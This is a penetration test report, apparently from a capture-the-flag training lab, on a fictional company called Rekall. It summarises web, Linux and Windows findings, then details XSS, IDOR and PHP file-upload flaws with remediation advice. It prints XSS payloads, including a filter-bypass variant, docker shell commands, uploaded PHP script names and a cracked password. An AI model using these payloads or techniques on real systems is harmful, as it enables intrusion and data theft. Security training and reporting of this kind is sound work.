

Rekall Corporation

Penetration Test Report

Ultimate Pentesting, LLC

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9-10
Executive Summary Narrative	11-12
Summary Vulnerability Overview	13-14
Vulnerability Findings	15-63

Contact Information

Company Name	Ultimate Pentesting, LLC
Contact Name	Collin Janecka
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	09/10/2023	Collin Janecka	Initial Draft v1
002	09/11/2023	Collin Janecka	Draft v1 Revision 01
003	09/12/2023	Collin Janecka	Draft v1 Revision 02
004	09/13/2023	Collin Janecka	Final Draft v1

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **User Authentication:** Authentication mechanisms were in place, reducing the risk of unauthorized access to critical systems and data.
- **Network Segmentation:** Network segmentation helped isolate some critical systems, limiting lateral movement for potential attackers and containing breaches.
- **Intrusion Detection and Prevention:** Intrusion detection and prevention systems effectively monitored network traffic within the majority of the network, providing real-time alerts and restricting unauthorized access to parts of the network.
- **Data Encryption:** The use of data encryption added a layer of protection to sensitive information, even in the event of unauthorized access.
- **Access Controls:** In several areas, strong access controls were implemented, limiting access to authorized personnel and reducing the attack surface.
- **Proactive Security Mindset:** Total Rekall has taken a proactive approach to maintaining a strong security posture through ongoing penetration testing for continuous vulnerability identification and mitigation.
- **Input Validation:** The web application demonstrates a strong use of input validation. Numerous deliberate attempts to inject SQL code into input fields were consistently thwarted, requiring over a dozen unsuccessful trials before any success was achieved. This enhances the security posture of the application significantly.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- **Inadequate Patch Management:** There is evidence of inadequate patch management, as multiple vulnerabilities were found that could have been mitigated through timely updates and patches.
- **Weak Password Policies:** Weak password policies were evident, as several vulnerabilities involved the successful guessing of passwords or exploitation of weak credentials.
- **Insufficient Access Controls:** Access controls were insufficiently enforced in some areas, allowing unauthorized users to gain access to critical systems and data.
- **Limited Intrusion Detection:** Some vulnerabilities were successfully exploited without detection, indicating gaps in intrusion detection capabilities.
- **Insufficient Training:** While there was evidence of a security-aware culture, there were instances where training gaps may have contributed to vulnerabilities, particularly the use of weak passwords.
- **Exposed Sensitive Data:** Sensitive data was found throughout the network directories, indicating a lack of data access controls and data classification.

- **Ineffective Password Hash Management:** Password hashes were not securely managed, allowing attackers to extract and crack them, leading to unauthorized access and further exploitation of Total Rekall's network..
- **Insufficient User Privilege Controls:** In some instances, users had excessive privileges. Enabling these accounts to access parts of the network that they do not need to have access to, increasing the potential impact resulting from compromised accounts.
- **Limited File Encryption:** Not all sensitive files were encrypted, or properly secured, leaving them vulnerable to unauthorized access.
- **Exposure of Credentials:** Exposure of credentials in public repositories highlighted a lack of awareness and controls regarding secure handling of sensitive information.

Executive Summary

Ultimate Pentesting, LLC, conducted a thorough evaluation of Total Rekall's network posture, accomplishing all the objectives defined within the scope of work for this engagement. Our team successfully compromised various aspects of the web application, Linux-based systems, and Windows-based systems. Furthermore, an exploit that facilitates elevated access privileges was utilized, enabling us to identify and extract any exposed sensitive data uncovered during the course of this assessment. The testing process was divided into three distinct phases. Phase one (1) concentrated on assessing the web application, while phase two (2) involved evaluating the Linux-based systems. Phase three (3) was dedicated to the examination of the Windows-based systems. Additionally, throughout this assessment, the following network scanning tools were utilized to enumerate Total Rekall's network: Nmap, Zenmap, Nessus, and Burp Suite.

In Phase one of our assessment, we focused on the web application, identifying a range of critical security vulnerabilities that demand immediate attention. Cross-Site Scripting (XSS) vulnerabilities (Flags 1, 2, and 3) were discovered in the "Welcome," "Comments," and "VR Planner" pages, allowing for malicious script injections. These vulnerabilities were successfully exploited, compromising user data and the application's integrity. Insecure Direct Object Reference (IDOR) and Local File Inclusion (LFI) vulnerabilities (Flags 5, 6, and 7) were also found and exploited, granting unauthorized access to sensitive resources and exposing system files. Furthermore, sensitive data leakage via HTTP response headers (Flag 4) and plaintext administrator credentials (Flag 8) poses critical risks. Additionally, by simply adding "robots.txt" to the end of the website's URL, valuable information for future exploitation(s) is publicly displayed (Flag 9). A Command (PHP) Injection was discovered, allowing unauthorized access to administrative networking tools. We successfully exploited this vulnerability by manipulating inputs to access hidden data and sensitive files (Flags 11 and 13). A hidden administrator account with a weak password was found. This exposed the administrator's account through a relatively simple brute force attempt and provided us with access to the top-secret Legal Data page (Flag 12). A vulnerability related to Session Management was identified, allowing unauthorized access to restricted content by manipulating session IDs, specifically "87" in this instance (Flag 14). Lastly, a Directory Traversal vulnerability allowed unauthorized access to files and data not intended for public exposure (Flag 15).

Phase two of the assessment, which targeted the Linux systems, several critical issues were identified. In one instance, sensitive information was exposed through open-source data gathering tools and websites; specifically, Who.is, DNS Records, and Crt.sh (Flags 1 and 3). Additionally, we reviewed the network scan results, which allowed us to identify network assets and services (Flags 4, 5, and 6). Another vulnerability was found involving Apache Tomcat Remote Code Execution (RCE), providing us with unauthorized code execution and system compromise (Flag 7). We identified a vulnerability known as Shellshock, which allowed unauthorized access to a Linux system (Flags 8 and 9). We also encountered a concern related to Apache Struts RCE, discovered through a Nessus scan, which was exploited to provide unauthorized program execution and data exfiltration (Flag 10). The Drupal service in use was found to be susceptible to unauthorized access. By exploiting this vulnerability, we gained access to the target server (Flag 11). A Privilege Escalation exploit allowed us to escalate privileges, from standard user accounts to one with "root" level access (Flag 12). This unauthorized elevation of privileges can lead to full control over the system, jeopardizing data integrity, confidentiality, and system availability.

Phase three of this assessment focused on the windows systems. The first vulnerability involved the exposure of username and password hash on GitHub; which was exploited, using a password cracker called "John the Ripper", to reveal the password "Tanya4life" (Flag 1). These credentials were used to gain unauthorized access the IP address "172.22.117.20" (Flag 2). The third vulnerability pertained to an anonymous FTP login, which we exploited to gain unauthorized access to sensitive information (Flag 3). The fourth vulnerability involved us attaining unauthorized access through the SLMail service found in a prior network scan (Flag 4). Subsequently, we utilized "Kiwi" to further exploit the compromised system. Dumping cached credentials from within the system revealed the user "ADMBob" and his hashed password, which we also cracked. Proceeded to use these credentials to launch a PsExec exploit and gain access to the Windows 2019 server. Going a step further, we launched a NTLM exploit which ultimately revealed and administrator user and its

hashed NTLM password (Flag 10). To tie things off, we performed a search, from a meterpreter session, which provided us with the location of sensitive data. In this case we exposed data within the "Documents" and "root" directories (Flags 7 and 9).

The comprehensive findings detailing the vulnerabilities can be found in the "Vulnerability Findings" section of this report. These vulnerabilities, if exploited, have the potential to inflict substantial and irreparable harm to Total Rekall's network, data, and reputation. Ultimate Pentesting, LLC has diligently presented a diverse array of remediation recommendations for each of the identified vulnerabilities. It is imperative that the critical vulnerabilities are addressed with the utmost urgency, while the remaining ones should be prioritized based on their severity and immediate need for mitigation. The suggested remediation strategies span a spectrum in terms of implementation costs and complexity, allowing for a tailored approach to enhance Total Rekall's security measures.

Summary Vulnerability Overview

Vulnerability	Severity
Web Application: Cross Site Scripting (XSS) – Reflected & Stored	Critical
Web Application: Insecure Direct Object Reference (IDOR)	Critical
Web Application: Local File Inclusion (LFI)	Critical
Web Application: Sensitive Data Exposure via HTTP Response Headers	Medium
Web Application: Sensitive Data Exposure - Administrator Credentials	Critical
Web Application: Sensitive Data Exposure - Exclusion Standard Settings	Low
Web Application: Command (PHP) Injection	Critical
Web Application: Brute Force Attack	Critical
Web Application: Session Management	Medium
Web Application: Directory Traversal	Medium
Web Application: Open Source Data Exposure (Whols, Certificates, & DNS Records)	High
Linux OS: Network Scanning Susceptibility (Zenmap, Nmap, & Nessus)	High
Linux OS: Apache Tomcat Remote Code Execution (CVE-2017-12617)	Critical
Linux OS: Shellshock (Port 80)	Critical
Linux OS: Apache Struts (CVE-2017-5638) Remote Code Execution (RCE)	Critical
Linux OS: Drupal (CVE-2019-6340)	Critical
Linux OS: Privilege Escalation (CVE-2019-14287)	Critical
Web Application: Username & Password Hash Exposed (GitHub)	Critical
Windows OS: Unauthorized Network Scanning (Nmap)	High
Windows OS: Anonymous (FTP) Login	High
Windows OS: SLMail Service (POP3)	High
Windows OS: Task Scheduler	Medium


Windows OS: Exposed User/System Hashes (Kiwi)	Critical
Windows OS: Sensitive Data Exposure - Public Directory	Medium




The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 – totalrekall.xyz 15.197.148.33 – totalrekall.xyz 97.74.105.26 - ns51.domaincontrol.com 173.201.73.26 - ns52.domaincontrol.com 192.168.13.10 - Linux 192.168.13.11 - Linux 192.168.13.12 - Linux 192.168.13.13 - Linux 192.168.13.14 - Linux 192.168.13.1 – Linux 172.22.117.20 – Windows10 172.22.117.10 – Windows Domain Controller 172.22.117.100 – Windows Host
Ports	21 (FTP), 22 (SSH), 25 (SMTP), 80 (HTTP), 110 (POP3), 135 (RPC)

Exploitation Risk	Total
Critical	13
High	5
Medium	5
Low	1

Vulnerability Findings

Vulnerability 1	Findings
Title	Cross Site Scripting (XSS) – Reflected & Stored
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Critical
Description	<p>Successfully implemented alert functionalities within the input fields designated as "Begin by entering your name below!" on the Welcome page, as well as in the "Choose Your Character" field of the Memory Planner page through the utilization of cross-site scripting (XSS) techniques. Although the Memory Planner page had certain input validation measures in place, we were able to circumvent them with minimal adjustments to our script input, employing "<SCRIPIscriptT>" in place of "<script>".</p> <p>The ability to inject these scripts poses a significant security risk, as it could potentially enable an attacker to redirect your customers to fraudulent web pages, install keyloggers, or capture user cookies. This, in turn, would allow malicious actors to pilfer customer data and exploit it for unauthorized access to your system, potentially launching further damaging attacks.</p>
Images	<p><i>The following script successfully reflected on the home page: <script>alert(Document.cookie)</script>, revealing flag 1.</i></p> 

	<p><i>On the “Memory-Planner.php” page, we successfully implemented the following script: <script>alert("You have been hacked")</script></i></p> 
	<p><i>This script ultimately revealed flag 2.</i></p> 
	<p><i>Within the “Comments.php” page, successfully implemented the following script: <script>alert("Hope this works!")</script>, revealing flag 3.</i></p> 
Affected Hosts	192.168.14.35 – totalrecall.xyz
Remediation	<ul style="list-style-type: none"> a) Input Validation and Sanitization: Robust input validation and sanitization are fundamental to preventing XSS attacks. Ensure that all user inputs are validated and sanitized to reject malicious input.



	<ul style="list-style-type: none"> b) Content Security Policy (CSP): Implementing a well-defined CSP helps control which sources of content are allowed to execute, thereby mitigating the risk of unauthorized script execution. c) Escape Output Data: Encoding or escaping user-generated content before rendering it in web pages is a critical step to prevent browsers from interpreting it as executable code. d) Secure Coding Practices: Educate developers about secure coding practices, emphasizing input validation, output encoding, and avoiding direct script execution. e) Regular Security Scans and Penetration Testing: Conducting regular security scans and penetration testing helps identify and remediate vulnerabilities, including XSS issues. f) Content-Security-Policy (CSP) Headers: Properly configuring CSP headers to restrict sources and avoid allowing inline scripts is vital in preventing XSS attacks. g) Security Headers: Implementing security headers like HTTP Strict Transport Security (HSTS), X-Content-Type-Options, and X-XSS-Protection enhances web security. h) Logging and Monitoring: Setting up comprehensive logging and monitoring of web application activity enables the early detection and response to suspicious behavior, including potential XSS attacks. i) Incident Response Plan: Having a well-prepared incident response plan is crucial for addressing XSS incidents effectively when they occur.
--	--

Vulnerability 2	Findings
Title	Insecure Direct Object Reference (IDOR)
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	<p>In an IDOR vulnerability, an attacker can access or manipulate objects (such as files, directories, database records, or URLs) directly by changing parameters in the URL, without proper authentication or authorization. In this instance, we were able to access flag 7 at the URL "192.168.14.35/Login.php.old2" without the appropriate access rights.</p> <p>Initially, we identified the Docker container associated with the target web application by executing the "docker ps" command within the Kali environment. Subsequently, we successfully exploited this Docker container by employing the command "docker exec -it bd68ca4426b1 /bin/bash".</p> <p>Upon gaining access to the Docker container, a search for sensitive files and directories commenced, culminating in a significant discovery. Specifically, we located the file named "Login.php.old2" within the "/var/www/html" directory. To validate the existence of this identified file and assess its contents, we</p>

	<p>manually adjusted the web URL to "192.168.14.35/Login.php.old2." This adjustment granted us access to the targeted web page, ultimately leading to the revelation of flag 7. These actions collectively exemplify the successful identification and exploitation of the IDOR vulnerability, underscoring the potential risks associated with unauthorized access to critical resources within the web application.</p>
	<p><i>Found the docker container ID</i></p> <pre>(root㉿kali)-[~/Documents/day_1] └─# docker ps CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS bd68ca4426b1 cyberxsecurity/rekall-ctf "/run.sh" 13 days ago Up 40 minutes 3306/tcp, 0.0.0.0:10099 →80/tcp, ::1:10099-80/tcp rekall-ctf</pre> <p><i>Docker exploit successfully deployed</i></p> <pre>(root㉿kali)-[~/Documents/day_1] └─# docker exec -it bd68ca4426b1 /bin/bash root@bd68ca4426b1:/# ls app boot dev home lib64 mnt proc run sbin start-apache2.sh sys usr bin create_mysql_admin_user.sh etc lib media opt root run.sh srv start-mysqld.sh tmp var</pre> <p><i>Found "Login.php.old2" within the "html" directory</i></p> <pre>root@bd68ca4426b1:/# cd /var/www/html root@bd68ca4426b1:/var/www/html# ls 666 html1_stored.php sm_dos.php About-Rekall.backup2 http_response_splitting.php sm_dos_1.php About-Rekall.css http_verb_tampering.php sm_dos_2.php About-Rekall.php images sm_ftp.php About.css index.html sm_local_priv_esc.php About.html index.old sm_mitm_1.php Contact.css index.php sm_mitm_2.php Contact.html info.php sm_obu_files.php Contact.php info_install.php sm_robots.php Home.css information_disclosure_1.php sm_samba.php Home.html information_disclosure_2.php sm_snmp.php Login.bak information_disclosure_3.php sm_webdav.php Login.css information_disclosure_4.php sm_xst.php Login.html insecure_crypt_storage_1.php smgmt_admin_portal.php Login.php insecure_crypt_storage_2.php smgmt_cookies_httponly.php Login.php.old2 insecure_direct_object_ref_1.php smgmt_cookies_secure.php Memory-Planner.css insecure_direct_object_ref_2.php smgmt_sessionid_url.php Memory-Old install.php smgmt_strong_sessions.php Page-1.css insecure_transport_layer_protect.php soap Page-1.html jon1.txt souvenirs.php Planner.php jon10.php sql1_1.php Planner.php sm_dos.php sql1_2.php</pre> <p><i>Accessed the discovered php "login.php.old2", revealing flag 7</i></p>
Images	
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ul style="list-style-type: none"> a) Implement Proper Access Controls: Strong access controls and proper authorization mechanisms are fundamental to preventing unauthorized access. Ensure that users can only access resources for which they have explicit permissions. b) Use GUIDs or Unique Identifiers: Employ globally unique identifiers

	<p>(GUIDs) or random tokens for object references. This helps make it extremely difficult for attackers to guess or manipulate resource references.</p> <ul style="list-style-type: none"> c) Validate User Inputs: Robust input validation is critical to ensure that user-supplied data is free from malicious or unauthorized content. Reject any input that does not meet defined validation criteria. d) Secure URL Design: Avoid exposing sensitive information or internal object references in URLs. Use indirect references or mapping mechanisms to abstract direct object references from URLs. e) Audit and Monitoring: Implement comprehensive logging and monitoring of user activities and access attempts. Regularly review logs to quickly detect and respond to unauthorized access. f) Error Handling: Customize error messages to avoid revealing sensitive system information or object references. Provide generic error messages to users to prevent information leakage. g) Security Awareness Training: Train developers, administrators, and users on the risks associated with IDOR vulnerabilities and the best practices for secure coding and resource access. h) Regular Code Review: Conduct code reviews to identify and rectify coding issues related to access controls and object references that may lead to IDOR vulnerabilities.
--	---

Vulnerability 3	Findings
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Critical
Description	<p>We have successfully accomplished the creation of .php script files and their subsequent upload into the file upload section of the Memory Planner page.</p> <p>It is essential to recognize that .php pages inherently trigger a request for script execution on the backend server upon access. Permitting the uploading of .php script files introduces a significant security risk. This risk entails the potential execution of malicious scripts against the database, which could lead to unauthorized data modifications, deletions, and, in severe cases, system outages.</p>
Images	<i>Flag #5 revealed through successful exploitation, "script.php", on the first file upload section of the "Memory-Planner.php" page</i>

	 <p>Choose your Adventure by uploading a picture of your dream adventure!</p> <p>Please upload an image: <input type="button" value="Browse..."/> script6.php <input data-bbox="801 530 894 551" type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here.Congrats, flag 5 is mmsddi73g</p>
	<p><i>Flag #6 revealed through successful exploitation, “script.jpg.php”, on the second file upload section of the “Memory-Planner.php” page</i></p>  <p>Choose your location by uploading a picture</p> <p>Please upload an image: <input type="button" value="Browse..."/> script6.jpg.php <input data-bbox="825 882 943 903" type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd</p>
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ol style="list-style-type: none"> a) File Upload Validation: Implement rigorous validation and filtering of file uploads to only allow specific safe file types. b) File Whitelisting: Maintain a whitelist of allowed file extensions and restrict uploads to those extensions, denying all others. c) File Storage Isolation: Store uploaded files in a directory separate from the web root to prevent direct internet access. d) Input Validation and Sanitization: Ensure that all user inputs, including file names and paths, are rigorously validated and sanitized to prevent directory traversal attacks. e) Access Controls: Implement strong access controls to restrict access to sensitive parts of the application, reducing the risk of unauthorized local file access. f) Web Application Firewall (WAF): Deploy a Web Application Firewall with LFI detection capabilities to filter and block malicious requests. g) Code Review: Regularly review the application's codebase to identify and rectify potential LFI vulnerabilities stemming from improperly sanitized user inputs. h) Logging and Monitoring: Establish comprehensive logging and monitoring to detect and alert on suspicious file access or LFI attempts in real-time.


Vulnerability 4	Findings
Title	Sensitive Data Exposure via HTTP Response Headers
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Medium
